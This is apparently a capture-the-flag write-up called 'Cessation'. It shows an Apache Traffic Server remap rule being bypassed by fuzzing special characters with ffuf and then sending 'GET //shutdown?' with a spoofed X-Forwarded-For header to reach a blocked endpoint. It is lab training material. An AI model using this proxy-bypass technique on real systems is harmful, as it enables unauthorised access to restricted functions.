


Cessation



File provided

The file provided appears to be configuration for Apache Traffic Server. I want to request the */shutdown* directory, but this directory has been remapped to the *403* directory.

```
cat remap.config
regex_map http://.*/shutdown http://127.0.0.1/403
regex_map http://.*/ http://127.0.0
```

Exploitation

I decided to try and fuzz the request after many other attempts to gain access. It appears fuzzing it with an extra */* changed the request enough so the proxy does not forward me, but the backend will receive the request like normal.

```
— $ffuf -w /opt/seclists/Fuzzing/special-chars.txt -u
http://165.227.231.249:32079/FUZZshutdown
```

```
/'___\ /'___\ /'___\
/\ \_/_/ /\ \_/_/ __ __ /\ \_/_/
```

```

\ \ ,__\ \ \ ,__\ \ \ \ \ \ \ ,__\
\ \ \_ / \ \ \_ / \ \ \_ / \ \ \_ /
\ \ \ \ \ \ \ \ \ \_ / \ \ \
\ \_ / \ \_ / \ \_ / \ \_ /

```

v1.3.0 Kali Exclusive <3

```

:: Method      : GET
:: URL         : http://165.227.231.249:32079/FUZZshutdown
:: Wordlist     : FUZZ: /opt/seclists/Fuzzing/special-chars.txt
:: Follow redirects : false
:: Calibration  : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403,405

```

```

? [Status: 200, Size: 4147, Words: 941, Lines: 188]
# [Status: 200, Size: 4147, Words: 941, Lines: 188]
/ [Status: 200, Size: 4199, Words: 940, Lines: 188]
:: Progress: [32/32] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] ::
Errors: 1 :

```

Sending this request over to BurpSuite shows us the flag.

Request

Pretty Raw In Actions

1 GET //shutdown? HTTP/1.1
2 Host: 127.0.0.1
3 X-Forwarded-For: 127.0.0.1
4 Content-Length: 0
5
6

Response

Pretty Raw Render In Actions

165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193

